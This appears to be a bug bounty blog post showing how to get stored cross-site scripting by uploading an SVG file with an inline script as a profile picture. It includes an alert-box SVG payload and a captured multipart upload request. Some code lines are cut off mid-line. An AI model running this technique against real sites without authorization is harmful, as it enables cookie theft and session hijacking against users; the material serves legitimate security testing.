Blog

Easy wins
Bug Bounty
Playbook
Alex Thomas AKA Ghostlulz

XSS SVG

Slack Group

Before we get started I have started a slack group dedicated to hacking. We welcome everyone from beginner to advanced to join. I will be on everyday answer questions, doing CTFs, and talking about cool hacks. If you enjoy hacking and are looking for like minded people join below:

NEW Hacking Group Slack Channel

Introduction

Cross site scripting(XSS) is a very common bug which involves injecting javascript code in web pages. This vulnerability can be used to do all kinds of things from stealing users cookies to bypassing SOP via CORS. There are numerous ways to locate XSS vulnerabilities, SVG files are normally overlooked.

SVG File

Scalable Vector Graphics(SVG) is an XML-based vector image format for two-dimensional graphics with support for interactivity and animation.

The below code is an example of a basic SVG file that will show a picture of a rectangle:

```
<svg width="400" height="110">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;st
</svg>
```

SVG files also support inline javascript code. For instance a developer might use javascript in an svg image so they can manipulate it in real time. This can be used for animation and other tasks.

Another thing to note is that SVG files can be treated as images in HTML. This means you can place a SVG file in a image tag and it will render perfectly:

```
<img src="rectangle.svg" alt="Rectangle" height="42" width="42">
```

XSS

If a website loads a SVG file with an XSS payload it will get executed. This is often over looked by developers and attackers alike. An example SVG file with an alert XSS payload can be found below:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;s
   <script type="text/javascript">
      alert("Ghostlulz XSS");
   </script>
</svg>
```

One easy way to test for this vulnerability is to upload a SVG file as your profile picture as shown in the below burp requests:


```
POST /profile/upload HTTP/1.1
Host: XXXXXXXXX.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/201001
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer XXXXXXXXXXXXXXXXXX
Content-Type: multipart/form-data; boundary=---------------------------2321
Content-Length: 574
Connection: close
Referer: https://XXXXXXXXX
-----------------------------232181429808
Content-Disposition: form-data; name="img"; filename="img.svg"
Content-Type: image/svg+xml
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
```

```
    <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;s
    <script type="text/javascript">
       alert("Ghostlulz XSS");
    </script>
</svg>
-----------------------------232181429808--
```

Notice the content type is set to :

```
Content-Type: image/svg+xml
```

Once the image is uploaded you just need to find out what path it was uploaded to. This can easily be done by right clicking the image and selecting "copy image address" , if your using google chrome. If everything worked when you view the image your payload will execute. You just got stored XSS via a SVG file.


file:///Users/joe/Downloads/test.svg

Ghostlulz XSS

Conclusion

XSS is everywhere and almost every one is looking for it when doing bug bounties or a penetration test. Sometimes the SVG file gets over looked by the developers. If this happens you can attempt to upload a SVG file as your profile picture or something else and when you view this file your XSS payload will execute.

Filed under: svg, xss

← Google Cloud Storage

SSRF AWS Credentials

rachit says:

October 9, 2019 at 3:37 am

hey, the payload will get reflect the client-side how it will impact the server.

Reply

Granule Sulphur says:

October 9, 2019 at 7:18 pm

It's very easy to find out any topic on net as compared to
books, as I found this piece of writing at this web site.

Reply

is joker stash down says:

October 17, 2019 at 10:04 am

Saved as a favorite, I like your website!

Reply

plenty of fish dating site says:

November 12, 2019 at 9:27 am

Hi, I desire to subscribe for this website to get newest
updates, therefore where can i do it please help out.

Reply

ghostlulz says:

November 17, 2019 at 12:00 pm

I always drop a link on twitter and my slack channel whenever I create a new blog:
https://twitter.com/ghostlulz1337

Glad you enjoy the content great stuff coming in the future 🙂

Reply

oprol evorter says:

November 12, 2019 at 1:17 pm

Thanks for this post, I am a big fan of this site would like to keep updated.

Reply

coconut oil off says:

November 15, 2019 at 1:33 pm

Thanks for some other wonderful article. The place else could anybody get that type of information in such an ideal manner of writing?
I've a presentation subsequent week, and I'm on the search for such information.

Reply

Your email address will not be published. Required fields are marked *

□

Post Comment

TWITTER

SLACK CHANNEL

GITHUB